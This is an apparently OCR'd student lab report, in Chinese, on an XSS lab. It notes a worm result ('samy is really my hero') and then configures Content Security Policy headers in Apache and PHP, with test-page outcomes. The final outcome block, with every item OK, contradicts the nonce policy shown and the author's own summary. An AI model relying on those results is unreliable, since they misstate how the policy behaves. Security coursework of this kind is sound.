
Charlie

Brief description
samy is really my hero

About me

可见实现了 XSS 攻击的蠕虫病毒化。

TASK 7：Defeating XSS Attacks Using CSP



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK


4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

JS Code executed!



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed


3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed


3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: Failed


6. From www.example70.com: OK

7. From button click:

1）通过 Apache 修改 CSP config 文件：



```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
```



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK


5. From www.example60.com: OK

6. From www.example70.com: OK


7. From button click:

可见 b 的 4、5、6 变成了 OK

2）修改 phpindex.php：


Open
phpindex.php
~/Desktop/Labs_20.04/Web Security/Cross-Site Scripting Attack Lab/Labsetup/imag

```php
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:

可见 c 的 1、2、4、5、6 变成了 OK

实验体会：

XSS 的根源在于 JavaScript 代码可以自然地与 HTML 数据混合。我们知道将数据和代码混合十分危险，如果网络应用不能将它们分离或过滤掉不可信代码，就会最终导致恶意代码被执行。